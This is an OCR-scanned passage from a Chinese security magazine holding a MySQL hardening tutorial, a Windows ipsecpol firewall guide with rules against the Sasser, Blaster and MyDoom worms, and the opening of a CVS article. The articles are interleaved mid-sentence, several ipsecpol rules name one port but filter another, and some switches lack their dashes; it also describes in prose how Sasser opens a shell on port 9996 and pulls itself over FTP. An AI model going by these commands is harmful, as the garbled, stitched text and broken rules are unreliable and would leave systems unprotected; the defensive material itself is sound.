传送层上面是会晤层（The Session Layer），它在不同的设备间建立联系，一个会晤允许原始数据在传送层内传输并提供增强服务，用来进行远程登录到分时系统或在两个设备间进行文件的传输。

会晤层上面是表述层（The Presentation Layer）。表述层已不再关心传送的具体比特，而是处理所传输信息的句法和语义。表述层将各计算机对字符和数字的不同表示方法转换到网络能统一传输和理解的抽象的数据结构。

在表述层上面是应用层（The Application Layer），它包括了一系列不同的协议。

一步步加强MySQL的安全性

文/单长虹

难度等级	中
适合读者	数据库管理员
前置知识	MySQL基础

脚本小子：MySQL是互联网上最流行的数据库之一，它通常用来与PHP连接，MySQL的优点很多，除了具有易用性和相对较高的性能，它还提供了简洁并且有效的安全机制。然而，当使用MySQL的默认安装时，尤其是使用空管理员密码和对缓冲区溢出攻击的漏洞，常常使它成为最易被攻击的对象。本文描述了最基本的步骤，以使MySQL数据库免受内部和外部的攻击。

本文的实验都假设PHP模块已经安装在了Apache Web服务器上了，并且被放在了目录 /chroot/httpd下。除此以外，我们还作了如下的假设：

* MySQL数据库仅被同主机上的PHP使用；

* 默认的管理工具比如mysqladmin、mysql和mysqldump等，被用来管理数据库。另外，远程的数据备份将使用SSH协议执行。

为了获得更高的安全性能，对于MySQL的安装和配置，应该与以下的安全要求相符合。

（1）MySQL数据库应该在被改变了默认根目录的环境下运行；

（2）MySQL进程必须使用一个在系统进程中唯一的UID/GID；

（3）对MySQL的访问仅限于本地；

（4）保证MySQL根账户的密码不易被猜测；

（5）禁止对数据库的匿名访问；

（6）删除系统自带的所有的示例数据库和表。

安装MySQL

在我们开始加强MySQL的安全性之前，必须在服务器上安装它。我们在操作系统上来创建一个组和用户账号，并使之唯一，使之与MySQL数据库相关联，方法如下：

```
pw groupadd mysql
pw useradd mysql -c "MySQL Server" -d /dev/null -g
mysql -s /sbin/nologin
```

1. 编译MySQL

我们先来在目录/usr/local/mysql下编译和安装MySQL软件：

```
./configure --prefix=/usr/local/mysql --with-mysqld-
user=mysql --with-unix-socket-path=/tmp/mysql.sock -
-with-mysqld-ldflags=-all-static
make
su
make install
strip /usr/local/mysql/libexec/mysqld
scripts/mysql_install_db
chown -R root /usr/local/mysql
chown -R mysql /usr/local/mysql/var
chgrp -R mysql /usr/local/mysql
```

总的来说，在Apache服务器上安装MySQL的过程基本上与手动安装等同。可能唯一的不同点就是使用了一些参数而已，像指定了./configure行。这里最重要的不同点在于参数“--with-mysqld-ldflags=-all-static”的使用，它可以使MySQL服务器使用静态连接。就像在第三部分涉及到的其他参数一样，这将显著简化改变服务器的根路径的过程，它们通知make程序安装在目录/usr/local/mysql下，以mysql账户的权限运行MySQL的后台程序，并且在/tmp目录下创建mysql.sock套接字。

2. 拷贝配置文件

在执行了上面的命令后，我们还必须拷贝默认的配置文件以与期望的数据库大小一致。例如：

```
cp support-files/my-medium.cnf /etc/my.cnf
chown root:sys /etc/my.cnf
chmod 644 /etc/my.cnf
```

3. 启动服务器

到这里为止，MySQL已经完全安装了，并且整装待发了。我们可以通过执行下面的命令来启动MySQL的服务器：

```
/usr/local/mysql/bin/mysqld_safe &
```

4. 测试连接

尝试与一个数据库建立连接：

```
/usr/local/mysql/bin/mysql -u root mysql
```

如果连接成功，系统将显示如下内容：

```
Welcome to the MySQL monitor. Commands end with ;
or \g.
Your MySQL connection id is 2 to server version: 4.0.
```

```
13-log
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

然后，我们就可以看看本机上有哪些数据库，如下所示：

```
mysql> show databases;
+------------+
| Database |
+------------+
| mysql    |
| test     |
+------------+
2 rows in set (0.00 sec)
```

然后退出当前命令，使用如下命令：

```
mysql> quit
```

一旦连接成功建立，我们就可以通过如下命令关闭数据库：

```
/usr/local/mysql/bin/mysqladmin -u root shutdown
```

如果不这样做，我们就应该分析一下存储在 /usr/local/mysql/var/'hostname'.err日志文件中的信息的安全性，以消除导致问题的因素。

改变服务器的默认根目录

接下来的第一步就是准备chrooted环境，以使MySQL服务能够运行。这里的目标操作系统是FreeBSD4.7。然而，本文中所讲授的方法同样适用于大多数的UNIX和类似UNIX的系统。

1. 准备chroot环境

为准备chrooted环境，我们必须创建如下的目录：

```
mkdir -p /chroot/mysql/dev
mkdir -p /chroot/mysql/etc
mkdir -p /chroot/mysql/tmp
mkdir -p /chroot/mysql/var/tmp
mkdir -p /chroot/mysql/usr/local/mysql/libexec
mkdir -p /chroot/mysql/usr/local/mysql/share/mysql/
english
```

2. 设置访问权利

上面对目录的访问权利应该如下设置：

```
chown -R root:sys /chroot/mysql
chmod -R 755 /chroot/mysql
chmod 1777 /chroot/mysql/tmp
```

3. 创建目录结构

接下来，下面的这些文件应该拷贝到新的目录中：

```
cp /usr/local/mysql/libexec/mysqld  /chroot/mysql/
usr/local/mysql/libexec/
cp /usr/local/mysql/share/mysql/english/errmsg.sys/
chroot/mysql/usr/local/mysql
/share/mysql/english/
cp /etc/hosts  /chroot/mysql/etc/
cp /etc/host.conf  /chroot/mysql/etc/
cp /etc/resolv.conf  /chroot/mysql/etc/
cp /etc/group  /chroot/mysql/etc/
cp /etc/master.passwd  /chroot/mysql/etc/passwords
cp /etc/my.cnf  /chroot/mysql/etc/
```

4. 强化密码和组

我们必须从文件/chroot/mysql/etc/passwords和/chroot/mysql/etc/group里删除除了账户和组以外的行，接下来，还应该按照如下方法build密码数据库：

```
cd /chroot/mysql/etc
pwd_mkdb -d /chroot/mysql/etc passwords
rm -rf /chroot/mysql/etc/master.passwd
```

5. 特殊考虑

在Apache Web服务器上，我们还必须创建一个特殊的设备文件/dev/null：

```
ls -al /dev/null
```

系统将显示如下的信息：

```
crw-rw-rw-  1 root  sys  2,  2 Jun 21 18:31 /dev/
null
```

然后，我们再使用如下的命令：

```
mknod /chroot/mysql/dev/null c 2 2
chown root:sys /chroot/mysql/dev/null
chmod 666 /chroot/mysql/dev/null
```

我们还必须拷贝那些包含着在MySQL安装过程中创建的包含授权表的mysql数据库：

```
cp -R /usr/local/mysql/var/ /chroot/mysql/usr/local/
mysql/var
chown -R mysql:mysql /chroot/mysql/usr/local/mysql/
var
```

6. 本地化

如果主机上使用的默认语言不是英语，我们还应该拷贝合适的字符集，可以在目录/usr/local/mysql/share/mysql/charset下找到。

7. 测试配置

现在，MySQL应该可以在chrooted环境中运行了。我们可以通过下面这个命令来验证一下它是否能正确地运行：

```
chrootuid /chroot/mysql mysql /usr/local/mysql/libexec/
mysqld &
```

如果在执行了上面的命令后出现了错误，我们应该使用truss命令或者具有等价功能的命令如:ktrace/kdump、strace等。这些命令可以帮助我们来找出和消除引起问题

的原因。

脚本小子：这里为了能够运行mysqld进程，使用的是chrootuid程序而不是chroot程序，因为假设是在Apache或者PHP的环境下，它们两个的主要不同在于chrootuid可以改变执行进程的所有者，在我们的例子里面，mysqld在一个chrooted环境下被执行的，但是进程的所有者不是root而是mysql用户，Chrootid在许多操作系统里并不是默认安装的，需要我们从网上下载下来，然后手动安装上去，可以到网址ftp://ftp.porcupine.org/pub/security/chrootuid1.3.tar.gz下载。

配置服务器

接下来的步骤，我们就要来配置数据库服务器，使之能够适合我们的安全性要求。

在假定MySQL进行默认安装的时候，主要的配置文件是/etc/my.cnf。然而，在我们的例子里，因为是在chrooted环境下运行服务，所以我们就要使用两个配置文件/chroot/mysql/etc/my.cnf和/etc/my.cnf。其中，前一个可以被MySQL服务器使用，而后一个要被MySQL工具（如mysqladmin,mysql,mysqldump等）使用。

1. 禁止远程访问

我们知道，MySQL默认情况下使用TCP的3306端口，所以，我们首先要改变一下。因为，按照我们开始的设想，数据库仅仅是让本机的PHP应用程序访问，所以，我们可以将这个监听端口的功能禁止掉。这样就可以降低MySQL数据库遭受直接经由TCP/IP访问的外部主机攻击的可能性。而同时，本地的交互还可以通过mysql.sock套接字进行。为了能够禁止在3306端口上监听，我们要将参数skip-networking添加到/chroot/mysql/etc/my.cnf目录下[mysqld]部分。如果在有的时候还需要从外部访问数据库，可以按照如下方法使用SSH协议：

```
backuphost$ ssh mysqlserver /usr/local/mysql/bin/
mysqldump -A > backup
```

2. 提高本地安全性

接下来，为了防止对本地文件进行未授权的访问，我们还需要禁止掉对LOAD DATA LOCAL INFILE命令的使用。这对于有效防止当在PHP应用程序中发现了新的SQL注入漏洞是非常有效的。这里，我们需要对在目录/chroot/mysql/etc/my.cnf下的[mysqld]部分加一个参数set-variable=local-infile=0。

另外，为了更方便地使用数据库管理工具，我们还必须改变/etc/my.cnf目录[client]部分的参数设置为socket = /chroot/mysql/tmp/mysql.sock。这样，当我们以后再需要用到管理工具的时候，就不用每次都来使用带有socket=/chroot/mysql/tmp/mysql.sock参数的命令了。

3. 改变管理员的密码

在加强MySQL安全性的这些步骤里，改变管理员的密码是很重要的一步，但是，这首先需要MySQL运行起来，可以通过如下命令实现：

```
chrootuid /chroot/mysql mysql /usr/local/mysql/libexec/
mysqld &
```

用下面的命令改变管理员的密码：

```
/usr/local/mysql/bin/mysql -u root
mysql> SET PASSWORD FOR root@localhost=PASSWORD
('new_password')
```

脚本小子：不要直接在命令行里改变密码，如使用"mysqladmin password"命令，因为这就有可能被同时使用服务器的其他用户看到，从而泄漏密码。例如：其他用户可以使用"ps aux"命令或者查看历史文件，就可以看到我们设置的密码。

4. 删除默认的数据库和用户

接下来，我们必须删除示例数据库和除了root账户以外的所有其他账户，可以使用如下命令来实现：

```
mysql> drop database test ;
mysql> use mysql ;
mysql> delete from db ;
mysql> delete from user where not (host="localhost" and
user="root") ;
mysql> flush privileges ;
```

这就可以有效阻止对数据库的匿名连接和清除在/chroot/mysql/etc/my.cnf下的与skip-networking无关的参数，从而阻止远程连接。

5. 改变管理员的登录名称

我们同样也推荐将默认管理员的账户名称修改，这样，就可以使得外部用户很难猜测账户名称。这样一个改变，就可以有效地阻止对管理员密码的暴力攻击和字典攻击。因为，攻击者首先要猜出用户名称，然后才能猜测密码。可以通过如下方式改变：

```
mysql> update user set user="mydbadmin" where
user="root";
mysql> flush privileges;
```

6. 删除历史纪录文件

最后，我们应该将MySQL中历史文件的内容删除，因为所有执行过的SQL命令都被以明文的形式存储在这里，很容易泄密。这可以通过如下方式实现：

```
cat /dev/null > ~/.mysql_history
```

如何在PHP和MySQL之间进行交互

因为本地的PHP与MySQL之间的交互通过/tmp/mysql.sock套接字进行，而将PHP放在chrooted环境中意味着它们



命令行下IPsec也疯狂

文/ 彭文波

众所周知，网络攻击常常可能导致系统崩溃以及敏感数据的外泄，因此数据资源必须受到足够的保护，以防被监听、篡改或非法访问。怎样做到这一点呢？在Windows系统下通过IPSec就可以方便地实现，IPSec的全称是Internet Protocol Security，即“Internet协议安全”。一方面，它可以保护IP数据包的内容，另一方面，它可以通过IPSec筛选规则来帮助计算机免遭病毒及蠕虫等带来的网络攻击。

基础知识

1. IPSec基础知识

实施常用的网络保护策略方式有防火墙、安全路由器（安全网关）以及对拨号用户进行身份认证等。但这些“边界保护”的重点在于抵御来自网络外部的攻击，但不能阻止网络内部的攻击行为。

IPSec（Internet 协议安全）是一个工业标准网络安全协议，为IP网络通信提供透明的安全服务，保护TCP/IP通信免遭窃听和篡改，可以有效抵御网络攻击，同时保持易用性。IPSec的两个基本目标是保护IP数据包安全和为抵御网络攻击提供防护措施。

IPSec结合密码保护服务、安全协议组和动态密钥管理三者来实现上述两个目标，不仅能为企业局域网与拨号用户、域、网站、远程站点以及Extranet之间的通信提供强有力且灵活的保护，而且还能用来筛选特定数据流。

通常，IPSec提供的保护需要对系统做一定的修改。IPSec工作在IP传输层，几乎不需要什么额外资源，就可以实现为绝大多数应用系统、服务和上层协议提供较高级别的保护。如果要为现有的应用系统和操作系统配置IPSec，几乎无须做任何修改，通过几个简单工具，加几条简单命令、安全策略就可对某台主机进行轻松管理。针对个人用户、工作组、应用系统、域、站点或跨国企业等不同的安全要求，网络安全管理员可以配置多种策略以分别满足需求。

2.安装Support Tools

在为基于Windows 2000的计算机创建或指定任何新的IPSec策略之前，需要对本地计算机进行检查，看计算机是否应用了IPSec策略。检查之前，可以通过安装以下工具：http://www.microsoft.com/windows2000/downloads/servicepacks/sp2/supporttools.asp，或者打开Windows 2000 CD上的Support\Tools文件夹，运行Setup.exe，安装Netdiag.exe。然后打开命令提示窗口，将工作文件夹设置为 C:\Program Files\Support Tools。测试命令为：

```
netdiag /test:ipsec
```

如果没有指定IPSec策略，系统将提示以下消息：

之间不能交互。为了解决这个问题，在我们每次使用MySQL的时候，都必须先创建一个到PHP的chrooted环境的稳固连接。这可以通过如下命令实现：

```
ln /chroot/mysql/tmp/mysql.sock /chroot/httpd/tmp/
```

脚本小子：/chroot/mysql/tmp/mysql.sock套接字和/chroot/httpd/tmp目录必须处在相同的文件系统下，否则他们之间的稳固连接将不能正常工作。

现在，我们要创建能够被指定的PHP应用使用的所有的数据库和账户，需要注意的是，这些账户仅仅拥有通过PHP应用对数据库进行访问的权利。特别需要指出的就是，这些账户不应该具有对mysql数据库访问的任何权力，当然更不用说对系统的访问和管理特权（FILE、GRANT、ALTER、 SHOW DATABASE、RELOAD、SHUTDOWN、 PROCESS和SUPER 等）了。

最后，我们也应该创建一个shell脚本，用来在启动系统的时候来运行MySQL，可以到http://www.securityfocus.com/unix/images/mysql.sh上下载，而在我们的FreeBSD系统里，上面的脚本应该放在/usr/local/etc/rc.d目录下，取名为mysql.sh。

好了，大功告成，通过上面的设置，如果有人想通过mysql入侵你的服务器，估计不死都得掉层皮，嘿嘿！

采用上面陈述的方法，我们可以显著提高MySQL的安全性。通过在一个chrooted环境下运行数据库，禁止掉对TCP3306端口的监听，采用强壮的用户密码，我们就可以使数据库免受大多数的攻击。虽然没有方法能够使我们得到100%的安全性，但是使用描述的方法，至少可以降低来自访问我们的Web服务用户的不明目的攻击的可能性。

```
IP Security test ..........: Passed
IPSec policy service is active, but no policy is assigned.
```

3. 安装Ipsecpol

如果要进行命令配置，启用本地定义的IPSec策略的系统还需要安装一个软件，我们可以访问http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/ipsecpol-o.asp，下载并安装Ipsecpol.exe。

Ipsecpol.exe包括在Windows 2000 Resource Kit中，它是一个用于创建、指派和删除IPSec策略的命令行实用程序。Ipsecpol.exe非常灵活，它可在Active Directory以及本地和远程注册表中创建动态和静态策略。

命令行下配置IpSec

打开命令提示窗口，然后将工作文件夹设置为你在其中安装了Ipsecpol.exe的文件夹，默认地址为C:\Program Files\Resource Kit。

1. 创建IPSec策略

相关语法可说明如下，注意一定要使用半角，特别是引号和相关参数。创建新策略的语法如下：

```
ipsecpol -w REG -p "自定义筛选" -r "自定义协议" -f
*+192.168.10.123:80:TCP -f *+192.168.10.123:443:TCP -n
PASS
```

下面我们来仔细看看上面的参数，注意，-w、-f和-n等参数的值区分大小写，相关说明内容包含在[]内。

> [-w REG]是指向注册表中写入静态策略。

> [-p "自定义筛选"]是指创建名为"自定义筛选"的策略。

> [-r "自定义协议"]是指创建名为"自定义协议"的规则。

> [-f *+192.168.10.123:80:TCP]是指添加筛选器，其中*指定任何源地址和任何端口，192.168.10.123:80指定目标地址（服务器本身的地址）和特定端口，:TCP 指定协议，+指明筛选器已被镜像。

> [-f *+192.168.10.123:443:TCP]是指除了目标地址为 443 以外，与上述参数相同。

> [-n PASS]是指传递通信，而不协商安全。

2. 创建匹配并阻止所有通信的IPSec策略

相关语法可说明如下：

```
ipsecpol -w REG -p "自定义筛选" -r "自定义协议" -f
*+192.168.10.123 -n BLOCK
```

相关参数的意思可以说明如下，注意说明内容包含在[]内。

> [-w REG]表示向注册表中写入一定的静态策略。

> [-p "自定义筛选"]表示将策略添加到名为"自定义筛选"的现有策略中。

> [-r "自定义协议"]表示创建一个名为"自定义协议"的规则。

> [-f *+192.168.10.123]表示添加筛选器。其中，*指定的范围是任何源地址和任何端口，192.168.10.123是指定的目标地址和任何端口，协议空缺意味着使用任何协议，+并指明筛选器已被镜像。

> [-n BLOCK]表示阻止通信。

实际使用过程中，我们还可以灵活地配置。例如，如果保证一台基于Windows 2000的计算机上的目标端口UDP 1434的安全，就要阻止从任何IP地址和任何源端口发往它的网络通信，从而有效地保护运行Microsoft SQL Server 2000的计算机免遭"Slammer"蠕虫的攻击。可以键入以下命令：

```
ipsecpol -w REG -p "Port Define" -r "Block Inbound
UDP 1434 Rule" -f *=0:1434:UDP -n BLOCK -x
```

再比如，要保证运行Microsoft Internet 信息服务（IIS）5.0的计算机免遭"Code Red"和"Nimda"蠕虫的攻击，需要阻止对TCP端口80进行的入站访问，但是仍然允许进行出站TCP 80访问。可以键入如下命令：

```
ipsecpol -w REG -p "Block TCP 80 Filter" -r "Block
Inbound TCP 80 Rule" -f *=0:80:TCP -n BLOCK -x
```

注意其中的"-x"开关可以立即指定该策略。如果输入此命令，将取消指定"Port Define"策略，并指定"Block TCP 80 Filter"。要添加但不指定该策略，在输入该命令时，在结尾不带"-x"开关。

3. 命令指派 IPSec 策略

```
ipsecpol  w REG  p "自定义筛选"  x
```

相关参数说明如下：

> [w REG]表示向注册表中写入静态策略。

> [p "自定义筛选"]表示添加到名为"自定义筛选"的现有策略中。

> [x]表示指派策略。

4. 验证存在的IPSec策略

上述策略生效后，将在每次重新启动计算机后一直存在。但是，如果以后为计算机指定了基于域的IPSec策略，此本地策略将被覆盖并将不再适用。要验证你的筛选规则是否已成功指定，在命令提示符窗口下，将工作文件夹设置为C:\Program Files\Support Tools，然后键入以下命令：

```
netdiag /test:ipsec /debug
```

则，如下所示：

```
IP Security test ..........: Passed
    Local IPSec Policy Active: 'Block TCP 80 Filter'
    IP Security Policy Path: SOFTWARE\Policies\
Microsoft\Windows\IPSec\Policy\Local\ipsecPolicy
{C70CAE75-211D-4A8F-904D-0B854D75ED57}
    There are 1 filters
    没有名称
    Filter Id: {36B8A5DE-63AC-48E1-BB0D-
3C8920552A95}
```

```
Policy Id : {2F544FF4-027A-43EF-8A66-BF627DBD991C}
Src Addr : 0.0.0.0        Src Mask : 0.0.0.0
Dest Addr : 192.168.10.38  Dest Mask : 255.255.255.255
Tunnel Addr : 0.0.0.0     Src Port : 0    Dest Port : 80
Protocol : 6        TunnelFilter: No
Flags : Inbound Block
```

5．取消和删除IPSec策略

应用静态策略时，IPSec 筛选规则有时也会导致网络程序丢失数据和停止响应网络请求，包括无法对用户进行身份验证，这时我们就要考虑取消筛选了。在应用静态策略的计算机中，打开命令提示窗口，然后将工作文件夹设置为安装了Ipsecpol.exe 的文件夹。例如，要取消指定你以前创建的“Port Define”，可以使用以下命令：

```
ipsecpol -w REG -p "Port Define" -y
```

再比如，要删除“Port Define”筛选和以前创建的两个规则，可以使用以下命令：

```
ipsecpol -w REG -p "Port Define" -r "Block Inbound UDP 1434 Rule" -r "Block Outbound UDP 1434 Rule" -o
```

实例分析

1．“震荡波”病毒

“五一”期间，“震荡波”病毒爆发，它能在网络上自动搜索系统有漏洞的电脑，并直接引导这些电脑下载病毒文件并执行，因此整个传播和发作过程不需要人为干预。只要这些用户的电脑没有安装补丁程序并接入互联网，就有可能被感染。漏洞的起因在于LSA服务，它是Windows系统中一个相当重要的服务，所有安全认证相关的处理都要通过这个服务。该服务在记录日志的时候会调用vsprintf()函数，但是对提供给这个函数的字符串参数缺少正确的边界检查，发送超长的字符串可导致缓冲区溢出，进而执行任意代码，完全控制系统。

“震荡波”病毒利用上述漏洞，在系统上取得控制权后，打开9996端口并绑定cmd.exe，然后连接上来，通过FTP将蠕虫自身传输到系统目录下，文件名变为“4-5位随机数字_up.exe”，例如74354_up.exe。传输完毕后，蠕虫文件就会被执行，进行以下操作。

（1）将自身拷贝到 %SystemRoot%\avserve.exe 并在注册表主键：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

下添加如下键值:"avserve.exe"=%SystemRoot%\

```
avserve.exe
```

这将导致每次系统重启时该蠕虫被自动运行。

（2）在C盘根目录创建文件win.log，里面记录本地主机的IP地址。

（3）在本地的5554端口建立FTP服务器，用于传播自身。

（4）扫描并攻击网络上的其他主机的TCP/445端口，一旦攻击成功，就在被攻击的主机的TCP 9996端口上启动一个Shell程序，然后回连到本地的FTP服务器上下载蠕虫并运行。

由于该蠕虫使用的溢出代码不够完善，受攻击的系统在运行一段时间后，本地安全权威服务的进程LSASS.EXE会崩溃，这将导致系统重启。蠕虫攻击可能导致Windows 2000/XP操作系统重启，蠕虫传播时可能导致被感染主机系统性能严重下降以及被感染网络带宽被大量占用。因此，必须对UDP端口135、137、138、445及TCP端口135、139、445、593进行过滤，同时要屏蔽端口5554和9996。

首先，减轻漏洞隐患。我们可以通过创建日志文件来暂时消除令蠕虫病毒可通过其侵入计算机的漏洞。在屏幕底部的任务栏上单击“开始”，然后单击“运行”。键入“cmd”，然后单击“确定”。在命令提示符下，输入“echo dcpromo >%systemroot%\debug\dcpromo.log”，然后回车。其次，将日志文件设置为只读属性，在命令提示符下，输入“attrib +R %systemroot%\debug\dcpromo.log”，然后回车。

把来自外部对以上标明端口的连接过滤，鉴于“震荡波”十分消耗网络资源，还要禁止它发送Icmp包。假如我们感染了，还要防止自己主机向外部发送数据，现在创建策略名为Zdb，设置命令如下（为了方便读者，单条列出）：

```
ipsecpol -w REG -p "Zdb" -r "Block Inbound TCP 135 Rule" -f *+0:135:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Outbound TCP 135 Rule" -f 0+*:135:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Inbound TCP 137 Rule" -f *+0:135:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Outbound TCP 137 Rule" -f 0+*:135:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Inbound TCP 138 Rule" -f *+0:135:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Outbound TCP 138 Rule" -f 0+*:135:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Inbound TCP 445 Rule" -f *+0:135:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Outbound TCP 445 Rule" -f 0+*:135:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Inbound TCP 4444 Rule" -f *+0:5554:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Outbound TCP 4444 Rule" -f 0+*:5554:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Inbound TCP 9996 Rule" -f *+0:5554:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Outbound TCP
```

```
9996 Rule" -f 0+*:5554:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Inbound TCP 593 Rule" -f *+0:5554:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Outbound TCP 593 Rule" -f 0+*:5554:TCP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Inbound ICMP Rule" -f *+0:0:ICMP -n BLOCK
ipsecpol -w REG -p "Zdb" -r "Block Outbound ICMP Rule" -f 0+*:0:ICMP -n BLOCK
```

然后激活这个安全策略，命令是：

```
ipsecpol -w REG -p "Zdb" x
```

小提示：注意，如果是过滤传出的，只要把*和0互换，把Inbound改成Outbound即可。当我们不需要这样的安全策略时，可以将它们删除掉，具体命令是：

```
ipsecpol -w REG -p "Zdb" y //先用-y参数不指派这个策略
ipsecpol -w REG -p "Zdb" o //然后用-o参数删除
```

2．冲击波病毒

“冲击波”利用的端口有Tcp135和4444端口，Udp69端口，此外它还会发送Icmp数据包。另外，与RcpDcom有关的端口是Tcp135、445、139、593端口，Udp135、137、138、445端口。如果我们要防范“冲击波”蠕虫，我们需要把来自外部对以上标明端口的连接过滤，为了不影响网络速度，还要禁止Icmp包。假如我们被感染了，还要防止自己主机向外部发送数据，因此我们来创建策略，比如策略名是：Anti Blaster，那么我们所要的命令如下：

```
ipsecpol -w REG -p "Anti Blaster" -r "Block Inbound TCP 135 Rule" -f *+0:135:TCP -n BLOCK
ipsecpol -w REG -p "Anti Blaster" -r "Block Outbound TCP 135 Rule" -f 0+*:135:TCP -n BLOCK
ipsecpol -w REG -p "Anti Blaster" -r "Block Inbound TCP 4444 Rule" -f *+0:4444:TCP -n BLOCK
ipsecpol -w REG -p "Anti Blaster" -r "Block Outbound TCP 4444 Rule" -f 0+*:4444:TCP -n BLOCK
ipsecpol -w REG -p "Anti Blaster" -r "Block Inbound UDP 69 TFTP Rule" -f *+0:69:UDP -n BLOCK
ipsecpol -w REG -p "Anti Blaster" -r "Block Outbound UDP 69 TFTP Rule" -f 0+*:69:UDP -n BLOCK
ipsecpol -w REG -p "Anti Blaster" -r "Block Inbound ICMP Rule" -f *+0:0:ICMP -n BLOCK
ipsecpol -w REG -p "Anti Blaster" -r "Block Outbound ICMP Rule" -f 0+*:0:ICMP -n BLOCK
```

要激活这个安全策略，命令是：ipsecpol -w REG -p "Anti Blaster" x。如果需要增加安全保险系数，可以禁止对Rpc相关端口的连接，这样我们运行的命令如下：

```
ipsecpol -w REG -p "Block RPC Attack" -r "Block Inbound UDP 135 Rule" -f *+0:135:UDP -n BLOCK
ipsecpol -w REG -p "Block RPC Attack" -r "Block Inbound TCP 135 Rule" -f *+0:135:TCP -n BLOCK
ipsecpol -w REG -p "Block RPC Attack" -r "Block Inbound UDP 137 Rule" -f *+0:137:UDP -n BLOCK
ipsecpol -w REG -p "Block RPC Attack" -r "Block Inbound UDP 138 Rule" -f *+0:138:UDP -n BLOCK
ipsecpol -w REG -p "Block RPC Attack" -r "Block Inbound TCP 139 Rule" -f *+0:139:TCP -n BLOCK
ipsecpol -w REG -p "Block RPC Attack" -r "Block Inbound TCP 445 Rule" -f *+0:445:TCP -n BLOCK
ipsecpol -w REG -p "Block RPC Attack" -r "Block Inbound UDP 445 Rule" -f *+0:445:UDP -n BLOCK
ipsecpol -w REG -p "Block RPC Attack" -r "Block Inbound TCP 593 Rule" -f *+0:593:TCP -n BLOCK
```

激活这个安全策略的命令是：

```
ipsecpol -w REG -p "Block RPC Attack" x
```

上面只过滤了传入的连接请求，如果是过滤传出的，那么只要把*和0互换，把Inbound改成Outbound就可以了。如果我们要删除防止“冲击波”的策略时，具体命令是：

```
ipsecpol -w REG -p "Anti Blaster" y //先用-y参数不指派这个策略
ipsecpol -w REG -p "Anti Blaster" o //然后用-o参数删除
```

当然，也可以通过一个批处理文件来实现。现在我们看到，启用筛选后，打开注册表，会发现：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters中，EnableSecurityFilters变为1。


HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces中，有多个UUID子键，其中表示网卡的会有改变。

对于其他的漏洞，我们可以根据实际情况制定相应的IPSec策略，当然，这些方法在没有方便的杀毒软件之前是比较奏效的。如果有更加快捷的杀毒工具，建议大家还是采用杀毒软件进行杀毒。

tips：防范MyDoom.B病毒

MyDoom.B病毒与“MyDoom”不同，它把攻击的矛头直接指向微软，将对微软网站发动拒绝服务式攻击。由于带毒邮件的大量传播会消耗网络资源，并对系统设置后门，对普通用户的正常使用也造成很大安全风险。

由于MyDoom.B在受感染的机器上打开TCP监听端口：80、1080、3128、8080、10080，这其中80与8080都为著名的Web服务端口，所以在防火墙规则设置上控制粒度要很细，不能只做简单的TCP 80端口阻断规则，假如这台受感染的机器明确不提供Web服务，则方御防火墙可以阻断所有对这台机器80或8080端口的访问。如果它对外提供Web服务，则我们可以通过邮件过滤以及IDS自动封禁等方法来进行病毒的防范。



开源项目 防范CVS漏洞

文/图 风之扬

CVS漏洞出现后，针对开放源代码的服务器攻击明显增多。如何确保这些开源项目的安全，成为了众多厂商关心的一个话题。防范此漏洞，要经常登录https://www.cvshome.org/这个站点关心其更新补丁。此外，还要关心其他相关厂家的补丁。针对常见的安全漏洞，我们可以从以下几个方面来解决。

1．DoS漏洞

